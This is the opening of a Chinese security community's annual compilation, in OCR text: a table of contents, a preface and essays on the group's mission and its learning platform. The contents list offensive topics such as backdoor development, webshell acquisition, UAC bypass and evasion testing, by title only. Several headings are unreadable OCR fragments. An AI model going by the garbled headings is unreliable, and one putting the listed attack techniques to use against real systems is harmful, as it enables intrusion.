信安之路

(f)落迎　阿补维虚　罪　矿　攻

脚放攻　放攻(f)落放攻　放攻莫　放　罗　矿结　见　矿

结　矿　角　迎　职

官方网站：http://www.xazlsec.com

成长平台：http://edu.xazlsec.com

年刊编辑：yoghurt、myh0st

前言.....7
聊一聊信安之路的使命愿景和价值观.....8
致每一位信安之路参与者的一封信.....12
为 web 安全初学者准备的新春礼物.....17
回顾 2019 ，拥抱 2020 ，信安之路与你同行.....30
经验分享.....34
Monyer 的信安之路.....35
安全研究者的自我修养.....40
学信安 莫装逼 否则追悔莫及.....49
还记得当年踏上信安之路的初衷吗.....52
如何成为安全圈的武林高手.....75
信息安全学习很枯燥，很难坚持，一点小小感悟分享给你.....77
简述安全学习和工作的各个阶段.....81
聊一聊我所理解的业务安全风险.....83
聊一聊个人成长这个话题.....85
安全人员在受监管的环境下如何更好的成长.....91
如何让写的文章更有价值.....96
我对 SRC 和 CTF 的一点小理解.....99
脱离主体，安全将一文不值.....101
关乎公众号生死存亡了，出来说两句.....103
为什么大家都建议学安全先学 web 安全呢.....105
两年安全分析工作的思考和总结.....107
这一年来做安全负责人的思考和总结.....113
一次面试经历有感而写的经验总结.....119
聊一聊安全学习的目标与职业方向的选择.....127
在求职的时候你最关心什么.....131
用了两周时间面试，换来的一点心得体会.....134
解读一下公司对于优秀人才的标准.....137
成长计划.....139

信安之路小白成长计划第一期实验班招生..... 140
你为企业提出的安全问题都复现了吗..... 144
初创公司从创业之初到上市的安全建设之路..... 146
第一周：学籍备案以及环境准备..... 158
学习这件事，目标和环境都很重要..... 161
短期任务目标的制定是成功的关键..... 164
报告老板：信安之路在割韭菜..... 170
成长计划首次周会内容大曝光..... 173
技术分享..... 178
轻松理解网络端口是什么..... 179
轻松理解什么是模糊测试..... 181
轻松理解端口转发和端口映射..... 184
聊一聊应用安全那点事..... 187
绕过 CSP 从而产生 UXSS 漏洞..... 190
研究 WAF 系统从这个开源项目开始..... 205
WAF 绕过的捷径与方法..... 208
前端 Hack 之 XSS 攻击个人学习笔记..... 225
SSRF 从入门到批量找漏洞..... 248
CSRF 原理与防御案例分析..... 274
SSRF 漏洞学习实验环境推荐及过程记录..... 296
XXE 打怪升级之路..... 311
各种漏洞组合拳打出不一样的姿势..... 328
SQL 基础学习参考资料分享..... 336
一文带你读懂点击劫持详解+实验..... 356
通过挖掘某某 src 来学习 json csrf..... 362
对朋友网站的一次友情测试..... 374
由小姐姐炫耀引起的一次钓鱼网站入侵并溯源..... 383
绕过 CDN 寻找真实 IP 地址的各种姿势..... 398
一次住酒店的意外收获..... 406

一次艰难的渗透提权过程 415
代码审计之 UsualToolCMS 439
对 Dbshop 的一次代码审计过程 451
WordPress5.0 远程代码执行分析 465
PHP 连接方式介绍以及如何攻击 PHP-FPM 477
初级代码审计之熊海 CMS 源码审计 512
近期关于代码审计的学习总结 531
目录穿越漏洞修复之后再利用 544
某套颜色 CMS 的几处后台 Getshell 554
由 CSRF 引起的 XSS 漏洞小结 561
ThinkCMF 任意文件包含漏洞分析 567
一处反序列化任意文件写入的漏洞分析 576
某 CMS 的漏洞挖掘和分析 583
蝉知 CMS5.6 反射型 XSS 审计复现过程分享 593
换了套组合拳打出一个 webshell 你敢信 627
利用 AicLaunchAdminProcess 参数污染 bypass UAC 633
2018 年 ie 漏洞复现合集 648
APT 组织的聚类和攻击者活动关联 659
企业人员安全意识之邮件钓鱼 673
威胁狩猎系列文章之一到三 681
威胁狩猎系列文章之四到六 690
威胁狩猎系列文章之七到九 703
威胁狩猎系列文章之十到十二 710
利用 RDPWRAP 做 RDP 劫持的威胁检测 716
通过 DCOM 的 ShellWindows&ShellBrowserWindow 进行横向渗透 725
利用真实或伪造的计算机账号进行隐秘控制 732
通过反向 SSH 隧道连接 RDP 753
Linux 提权的各种姿势总结 783
红蓝对抗技术怎么学，学什么？ 802


Apache Solr Velocity RCE 真的 getshell 了吗.....818
分享两个 CVE 漏洞的分析报告.....829
Chrome 引擎漏洞分析及利用.....868
利用 External C2 解决内网服务器无法出网的问题.....876
Office 远程溢出漏洞测试与分析.....895
手把手带你开发一款 IIS 模块后门.....941
(x) Dsdf kh Ⓓ 阻 z hevkhœ.....962
进击的恶意文档之 VBA 进阶之旅.....969
从零开始打造一款简单的 apache module 后门.....989
关于漏洞挖掘的一些感想.....999
聊一聊基于 msf 的免杀项目测试过程.....1003
Wow64 栈回溯和模块枚举.....1041
一个带简单密码的病毒分析.....1055
PC 端微信技术研究之保存聊天语言.....1073
微信 PC 端技术研究(3)-如何找到消息发送接口.....1086
macos 系统 Nday 漏洞从挖掘到利用.....1106
一个安卓样本的逆向分析过程.....1114
iOS12-2 越狱漏洞分析.....1126
PC 微信逆向：实现自动保存加密的聊天图片.....1135
PC 微信逆向：发送与接收消息的分析与代码实现.....1150
PC 微信逆向：分析发送 xml 名片 call.....1176
PC 微信逆向：两种姿势教你解密数据库文件.....1193
Sodinokibi 病毒分析报告.....1224
WeTool 逆向：借用别人的成果 打造自己的程序.....1261
PC 微信逆向：使用 HOOK 拦截二维码.....1280
PC 微信逆向：实现自动添加好友分享名片.....1305
Moloch 那些不得不说的事.....1339
Moloch 非官方手册.....1359
应急响应工具之科来技术交流版.....1390

DataCon 的 DNS 恶意流量检查一题回顾.....1403
谁看见我的车啦.....1417
D-Link-DIR-850L 路由器分析之获取设备 shell.....1436
IoT 设备固件分析之网络协议 fuzz.....1452
打造属于自己的渗透神器.....1465
浅谈 GSM 网络的安全性，实战截取用户身份信息.....1487
嘿~ 我在偷看你的流量.....1504
低成本轻松实现移动式钓鱼 Wify 网络.....1513
打造属于自己的渗透神器之 wifi-ducky.....1533
通过 Termux 打造免 root 安卓渗透工具.....1548
MikroTik-RouterOS 相关漏洞 CVE-2019-13954 分析.....1565
应急响应系列之 web 实战篇.....1573
应急响应系统之 Linux 主机安全检查.....1603
各种日志分析方式汇总.....1617
静态代码扫描方法及工具介绍.....1654
Linux 黑客基础教程翻译版发布.....1662
网络蜜罐的前世今生.....1665
burp 日志插件从原理到实践.....1681
漏洞验证和利用代码编写指南.....1702
聊一聊渗透测试过程中的脚本功能.....1711
开源安全平台 wazuh 架构介绍.....1716
聊一聊 SQLMAP 在进行 sql 注入时的整个流程.....1723
使用 flask + selenium 中转 SQLmap 进行注入.....1737
鸣谢.....1744

前言

信安之路成立于 2017 年 6 月 9 日，发展至今已经超过两年半，核心成员超过一百名、知识星球成员 1300+，发布的原创技术文章超过 460 篇，内容涉及安全的很多方面，比如：web 安全、红蓝对抗、应急响应、病毒分析、威胁情报、安全建设、等保合规、渗透测试、CTF、无线安全、代码审计、黑灰产研究、靶机研究 等，当前官方微信公众号关注人数超过 4.0 万，信安之路将持续起航，不断前行！

信安之路一路走来拥有多个合作伙伴，比如：官方交流论坛 90sec、安全脉搏问答社区、安全客季刊合作伙伴、补天白帽众学、EISS 安全论坛等，内部成立多个兴趣小组，比如：应急响应、病毒分析、无线安全、web 前端、红蓝对抗等，具体组织架构如下：



其中小组正式负责人和实习负责人的区别在于是否通过试用期，通过试用期的规则需要满足自己发布的文章数超过 5 篇并且小组成员中有人也发布过相关文章，满足这个条件，实习组长将转正，成为信安之路当前方向上的终身负责人。

信安之路开发了一个自学平台，旨在培养一批自学能力强，爱学习安分享的人才，参与方式只需加入信安之路知识星球即可，详细信息请关注唯一官方微信公众号【信安之路】，及时获取最新技术文章以及关于成长计划的第一手信息。

本刊物是为了回馈信安之路的所有参与者而发布的，除了方便大家学习外，更大的作用是让所有作者的作品可以被更多的人看到，让更多安全圈的小伙伴收益，也希望更多的小伙伴参与进来，成为分享者，造福安全圈。

恰逢瘟疫横行，所以在此期间为大家整理出本年刊，可以打发无聊的时光，信安之路全体祝大家新年快乐，病毒绕道走，大家共勉。


练 迎 职 起 计

原创：myh0st 信安之路 5 月 24 日

之前已经聊过了信安之路的使命愿景和价值观 《聊一聊信安之路的使命愿景和价值观》，信安之路不仅仅是一个自媒体平台，更是一个产品，既然是产品，那就需要有定位、有面向对象，信安之路还是一个团队，作为团队就应该有自己的使命、愿景和价值观，这样的团队才能走的正，走的远，成就自己的同时成就别人。

先来聊聊信安之路的定位，信安之路一直以来就专注信息安全技术相关的分享，还有一些安全从业人员在自己所处阶段的一些思考总结，一直都是围绕信息安全这个行业来分享有助于安全从业人员的内容，希望可以帮助更多的人在信息安全这条路上走的更顺畅。所以信安之路的面向对象就是安全从业人员。

我把信息安全的从业人员的发展路径分成了八个阶段，如图：



对于上图的阶段如果有异议可以在下方留言，我们一起探讨。

在安全从业人员的不同阶段都会有不一样的需求，也会有不一样的感悟和经验，信安之路要做的就是记录和分享安全从业人员在不同阶段成长的过程，让后面的人跟着前人的脚步走，走的更快走的更稳，这就是我们的使命。

各个阶段的解释

1、初识安全行业

让圈外人了解从事安全行业的人是什么样的，做一些什么事情，为大家带来了什么价值等等

2、选择安全领域

安全行业有非常多的细分领域，每一个领域都能让一个人研究一辈子，所以不是每个人都需要熟悉各个领域，从事所有领域的，所以选择从事哪个领域是非常关键的，帮助大家根据自身的优势选择适合自己的领域是我们要做的

3、安全领域入门

选择了安全领域之后，如何入门，如何学习，如何成长呢？信安之路帮你，基础技术的分享就是这个阶段的主力

4、从事安全职业

有了一定基础之后，需要去到企业，发挥自己专业的价值，让大家了解安全行业有哪些岗位，自己的技能适合什么样的岗位，选择什么样的公司，如何提升面试成功率等等一系列的问题，信安之路需要帮助大家一一解决，在公司工作实践的经验也属于这个阶段的分享内容

5、成为安全领导

在企业的基础岗位工作多年之后，往往需要自己带团队，成为一个管理者，而一个好的管理者不仅仅是技术牛逼就可以的，管理能力，领导力也很关键，信安之路也想为大家提供帮助，成为一个好的领导

6、提升安全影响

在公司有一翻成就之后，需要提升自己的安全团队在公司的影响力，或者提升自身安全团队在行业内的影响力，那么如何提升呢？希望将来的信安之路能够为大家提供帮助

7、成为领路人

任何人在达到一定的成就之后，都需要为行业出一份力，帮助后来者，在大家成为安全行业的领路人时，信安之路可以作为平台帮助大家让更多的安全从业人员受益，少走弯路。

8、创造安全企业

最后一个阶段就是创造安全企业，通过为更多的公司服务从而发挥自己更大的价值，信安之路未来希望可以在这方面可以提供些许帮助

信安之路的使命愿景价值观

有了上面的解释，我们来看看信安之路经过调整之后的使命愿景和价值观分别是什么：

使命：成为安全从业人员的好帮手

这个使命不变，我们一直就是致力于帮助大家成长，为大家的信安之路添砖加瓦，有疑惑来信安之路、学技术来信安之路、需要帮助找信安之路，我们会尽自己所能提供帮助，这就是我们的使命。

愿景：让安全从业人员的成长更简单

大家都有感觉，从事安全行业很难，入门很难，做好更难，但是如何可以让从事安全行业的小伙伴有更好更快的成长呢？通过不断分享各个阶段的安全从业者的学习心得、工作经验、成长记录，沿着前人趟过的路，走起来是不是会更简单，这就是信安之路未来想成为的样子，心里描绘的未来。

价值观：专注分享安全从业人员不同阶段的成长记录

一个团队需要专注于一些事情，不能泛泛而谈，我们有了使命和愿景，就要奔着这个目标前行，一切围绕安全从业人员的成长而进行，每个人都会经历这些阶段，至于能走到哪个阶段，都是看个人的发展和追求，目前信安之路的团队成员不可能达到所有阶段的分享，但是分享自己所处阶段涉及的技术和经验是没有问题的，当然我们还可以去转发一些圈内大佬、可以达到更高阶段的前辈的经验内容来补充我们的不足。

我们即是内容的创作者，也可以是内容的传播者，只有一个目的，就是让更多的安全从业者成长更简单，然后在自己的成长的过程中，记录自己的成长并做分享，从而引领更多的人走在这个信安之路上，走的越来越顺，走的越来越轻松，这就是我们的信安之路。

总结

我们信安之路一直在进步，大家也都看着眼里，我们是把这个当一个有成就感的事业来做的，在安全行业，最不缺的就是情怀，对技术学习分享的情怀、互帮互助的情怀，我相信有很多人想做跟我们一样的事情、认同我们的使命愿景和价值观，希望大家可以加入我们，成就自己的同时，成就他人，为安全圈留下一

些足迹，帮助更多的人。

练谅迎 职 绕 练 迎

原创：myh0st 信安之路 3 月 26 日

大家好，我是 myh0st，一年多以前开始运营信安之路，到现在不到两年的时间，关注人数从 0 到 3.3 万，一路走来，无论是分享文章的作者还是关注信安之路的读者，你们每一个人都是信安之路的参与者，因为有了大家的参与，才有了信安之路的现在，有很多新关注的读者对于信安之路不甚了解，我也很少跟团队的成员说一些心里的想法，借此机会，我就来给大家分享分享关于信安之路的一切。

确立方向

信安之路在创立之初用的简介是：只分享干货，不扯蛋不蹭热点，共同学习共同成长，一起踏上信息安全之路！当时我的想法很简单，就是把我自己的信息安全学习之路上的点点滴滴分享出来，将我在工作中遇到的技术点及工作经验通过文章整理分享出来，算是一种学习方式，大概坚持了两个月，发了五六十篇文章，那是关注人数也到了一千，多亏了 sec-wiki 和微博好友的转发才会有如此成绩，在文章被大量转发的时候，我当时激动的都睡不着觉，由于每天只能发一次文章，我几乎是每天凌晨第一时间推送，当时还没有定时发送文章的功能，我都是等到凌晨发完文章，然后看看评论才睡觉，当时的我严重失眠，虽然困，但是很开心。

信息安全行业的分支非常多，一个人能够擅长的领域有限，能分享的东西也是非常有限的，这也是为什么很多公众号在分享了一段时间后沉寂的原因，信安之路能到现在离不开所有作者的无私分享，在我遇到分享瓶颈的时候，选择了招募成员一起学习分享，从个人号转变成为一个安全分享平台，集大家之所长，让更多热爱学习分享的朋友加入进来一起成长，一起为安全圈留下自己的脚印，做出自己微弱的贡献，让信安之路越走越远。

一直以来我们都秉持着这个理念，在发生安全热点的时候，大家都在转发相关资讯，而我们还在分享技术原理的文章，虽然技术枯燥乏味，阅读量不多，但是我们一直坚持，因为我们不是一个真正意义的自媒体，流量不是我们的第一追求，这一年多以来，发过了几百篇的原创文章。由此我发现一个规律：文章越是

简单，阅读量越高，而文章内容越深，技术含量越高的反而阅读量越低；如果是安全方面的资讯、招聘信息等也会很高，这也就是为什么非常多的自媒体公众号为了流量和关注量而选择蹭热点的原因。

保持初心

如今我们重新修改了公众号简介：专注分享信息安全技术学习与实践的点点滴滴，打造自由学习、交流、分享的安全平台，争做安全从业人员的好帮手！这是指导我们发展的方向也是我们需要一直保持的初心。

这里有几个关键词：**学习、交流、分享、平台、帮手。**

学习

俗话说：人生一个不断学习的过程，安全行业更是一个需要不断学习，不断成长的行业，因为随着信息技术的不断发展、不断更新，新的安全威胁也在不断增加，在你踏入安全行业的那一刻，就应该做好心理准备，一旦停止学习，那么很快就会被淘汰。如果你是一个喜欢安逸生活的人，请慎重进入安全行业。

交流

在成长中，自学能力是核心，但是完全靠自己学习，很容易失去目标，到达瓶颈期，遇到问题在无法自己解决的时候会让自己失去自信心，从而影响自己的心态，出现消极的学习态度。俗话说：听君一席话，胜读十年书，说的就是自学与交流的区别，有效的交流对于学习和技术成长来说是自学的好多倍，这也是为什么交流很重要的原因。

分享

俗话说：独乐乐不如众乐乐，说的就是分享的重要性，自己学习和研究的成果，如果不拿出来分享，那么他所能发挥的价值非常有限，只有分享出来才能发挥出他的最大价值，为安全圈做出巨大的贡献，提升这个安全圈子的水平，你的价值也能发挥到最大，在分享的同时会获得很多同行的认可与鼓励，这也是我们枯燥的安全技术人获得成就感的一个途径。

平台

俗话说：一个人可以走的很快，但是一群人可以走的很远，一个人的力量是

微弱的，能够发的光和热很有限，只有大家都参与进来一起发光发热，才能走的更远，发挥的价值更大，站在巨人的肩上，我们才能做出创新的研究，而不是一直重复造轮子。

帮手

俗话说：一个好汉三个帮，每一个安全从业人员都需要不断学习和汲取能量，需要有大量的学习资料以及获取资料的途径，在学习和工作中会遇到种种的问题，无法独自解决问题，在自己没有人脉，没有志同道合的朋友帮忙的情况下怎么办？信安之路就是我们在不知所措的时候的好帮手。

感恩作者

在信安之路上发布过文章的作者总人数差不多一百人，其中包括一些在校的学生、在职的工程师以及行业内某个领域的大咖，因为有了这些作者的无私分享才有了信安之路的今天，我所能回馈的非常有限，大家都知道我们有自己的知识星球，而由于星球的特殊性，所有内容几乎都是由星主来分享，对于所有的文章作者，免费加入知识星球成了我们能给予的唯一福利。

站在安全圈的角度看，只要是写文章并且分享的作者都是在为安全圈贡献内容，不管是因为丰厚的稿费还是因为分享的情怀，所以我非常支持大家将自己的文章投稿到 freebuf、安全客、安全脉搏等平台，在分享的同时可以获得丰厚的回报。当然，如果你不是那么缺钱，可以投给我，我唯一可以做的就是在文章的内容上给予一些建议和意见，让文章有自己的特点，做到更好，还能参与到信安之路的发展中，贡献出自己的一份力。

兴趣小组

在过去的一年里，我们分别创建多个兴趣小组，其中包括：无线安全、病毒分析、代码审计、威胁情报、应急响应、前端安全、红蓝对抗等，从 17 年开始我们创立了一个学习交流群，旨在为大家创建一个学习交流的平台，随着人数的增加，交流的内容越来越杂，学习的氛围也越来越弱，没有了技术的氛围，这并非是我们所期望的，所以我们做了一些调整。

由于信息安全的特殊性，设计范围很广，而且从事安全行业的同僚，不同的领域之间技术壁垒很高，跨领域很难在一起交流，在大量非自己领域的技术聊天

轰炸后，最终大部分会选择屏蔽掉群聊，这也是为什么交流群越来越冷清的原因，如何解决这个问题呢？

综合群的信息杂乱无章，将各个领域的小伙伴分开，将专注一个领域的小伙伴集中到一起，大家每天的工作和学习都是同样的，在遇到问题时，提出来，会引起大家的共鸣或者兴趣相投，解决问题的效率会比较高，在一个大家都在学习的氛围内，学习的激情也会变得高昂，俗话说：近朱者赤近墨者黑，在一群爱学习爱分享的人身边，自己也会跟着变成一个同样的人，因此分小组的方式交流学习，既能帮助解决学习和工作中的疑难问题，还能帮助大家一起成长，共同经历安全问题的解决过程，这也是我们分不同兴趣小组交流学习的目的。

目前兴趣小组的成员都是由小组的组长亲自挑选出来的，基本都有自己擅长的方向和基础，伸手党存在的可能性会比较小，组内也会对不参与讨论，积极性不高的进行淘汰，毕竟压力可以带来动力，而一劳永逸会给人懒惰的理由。在招募人才方面，我们一直秉持着宁缺毋滥的原则，不求你多厉害、也不求人数多少，重要的是要与我们志趣相投，在自己成长的过程中不忘帮助更多人的成长，如果你跟我们有同样的追求，那就加入我们吧。

合作共赢

在这一年多以来，我们迎来了好几个合作伙伴，包括：90sec 论坛、安全客季刊、安全脉搏问答社区、补天白帽众学、EISS 安全峰会 等，从合作对象上可以看出我们的原则，只要是为安全圈做贡献的，我们都是欢迎的。如今的我们有了一定的关注量，我们有责任和义务来对所有读者负责，大家是我们的支持者也是未来信安之路的参与者，不是我们用来赚钱的工具，当然也不是完全不接广告，毕竟接广告可以带来一点收益，为参与分享的作者带来一点点福利，我们可以做更多更有意义的事情，但是我们也是有自己的要求，广告方必须靠谱，比如：安全牛。

文章创作

很多人其实很想分享自己的所学所感，有很多其他方面的困惑，比如：别人写过了、自己会的感觉没啥可写的、自己不会的怕写不好、想写不知道写啥等，关于这几个问题，我想聊一聊我的想法：

1、别人写过了，对于有一个技术点相关的文章可能很多，我们能否写出比

以往文章都好呢？比如解释的更清楚、更通熟易懂；将原理和实践结合起来；结合自己的经验增加自己理解；只要做到有自己的特点，有自己的理解，那么这个文章就值得分享，值得尊敬。

2、自己会的没啥可写的，出现这个问题的原因是错觉，因为你自己会觉得别人都会，所以也就觉得没啥可以分享的，殊不知还有很多人不会，把所有目标都当成初学者来看，其实有很多的技术细节都可以拿出来分享，这个涉及范围非常广，会让更多的人从中受益。

3、自己不会怕写不好，这是不自信的表现，在你不会的时候，才是更应该写文章的，因为在写文章的过程中，你可以学到更多而且对知识的印象更深刻，对自己的成长更有力，不信你试试。

4、想写不知道写啥，写文章确实需要灵感，主题是第一步，如何突破这个问题呢？我们可以从比如：在国外优秀文章的基础上进行二次创作、国内文章写的不够好的情况补充其短板、在工作学习中遇到的难题解决之后把相关原理和解决之道总结出来等出发，获取灵感，写出属于自己的原创文章。

总结

说了这么多七七八八的事情，想到哪写到哪，写的不好的地方请多担待，我所追求的就是创新和分享，希望通过自己的努力影响身边的人，经过我们的努力，有更多的人加入我们，成为技术分享的一份子，而不只是一个看客，如果你认可我们做的这个事情，也想为安全圈出一份力，请不要犹豫，加入我们，成为我们的一份子，成为一个能够让信安之路变得更好的人，信安之路这个大家庭需要你的参与。

翻 z he 阿(t) 驱

原创:myh0st 信安之路 1 月 25 日

今天是大年初一，新年新气象，首先祝所有信安之路的读者 **新年快乐，吉祥如意、步步高升、财源滚滚**；但是今年春节又是那么的不平静，一个新型病毒从武汉起始席卷全国，每个人对于未知的危险都会感到恐惧，为了保护自己和他人的安全，我们能做的就是尽量少出门、少去人多的地方，切断传播的途径，降低传播范围。

全国人民都在与病毒进行一场实战对抗，在互联网安全领域，病毒造成的破坏同样很严重，回想 2017 年的 wanancry 勒索病毒的爆发，损失惨重。

回顾 2019 年，对信安之路来说解锁的最大成就是开发了一个小产品 **信安之路成长平台**，相信有很多人还不知道这个平台是干什么的，有什么用，今天就给大家做个完整的介绍，希望可以帮助那些想要入门安全而不知道该怎么学的小伙伴。

这不只是一个学习的平台，还是一个人才选拔的平台，选的不是技术有多好的，而是真心想要从事安全行业，为了学习安全可以付出大量时间学习的人才，只要你够努力，起点低没关系，终有一天你将是信安之路的领路人，从一个旁观者变成一个参与者甚至领路者。

平台地址：

http://edu.xazlsec.com

前世今生

就在 2019 年的 7 月底，我从一家公司离职，在休息的这两个月，我想做点对大家有意义的事情，然后就有了一个帮助小白成长的计划，具体内容请看《信安之路小白成长计划第一期实验班招生》。

在 8 月初，完成门槛任务的同学共计 280 人左右，通过在群共享的方式提交报告进行分享，前两个月每周日会进行群语音交流，主要由我对本周任务进行解释，10 月份再次上班之后，由于时间精力的关系就没有再进行语音直播了，确实是时间精力的问题，群共享内容如下：

通过群共享的方式分享自己的学习成果存在多个弊端，比如：

1、查看其他人的报告需要下载之后查看，不那么方便

2、无法区分出优秀的报告，对于学习而言增加了额外的成本

3、对于所有小伙伴的学习成绩没有排名和积分，认真参与学习的无法脱颖而出

4、学习结果上传群共享之后，成就感偏低，不利于长期的学习

为了解决这些问题，让大家的学习更有激情，能坚持的时间更长，更加主动，所以就有了一个想法，开发一个能够解决以上所有问题的平台，从而让大家的学习更方便、更有激情、更有成就感、让优秀的人脱颖而出，通过优秀的人来激发其他参与者的积极性，形成一个学习的良性圈子。


功能设计

一个好的学习产品除了提供方便的功能之外，还有有一系列的规则来激励大家、约束大家，下面就来为大家介绍一下**信安之路成长平台**的设计思路。

下面是主要的功能需求：

1、*登录注册功能*

区分用户，提供成员的身份信息，包括：用户名、常用邮箱、QQ 号、知识星球编号和昵称、密码等



2、*注册成功之后需审核*

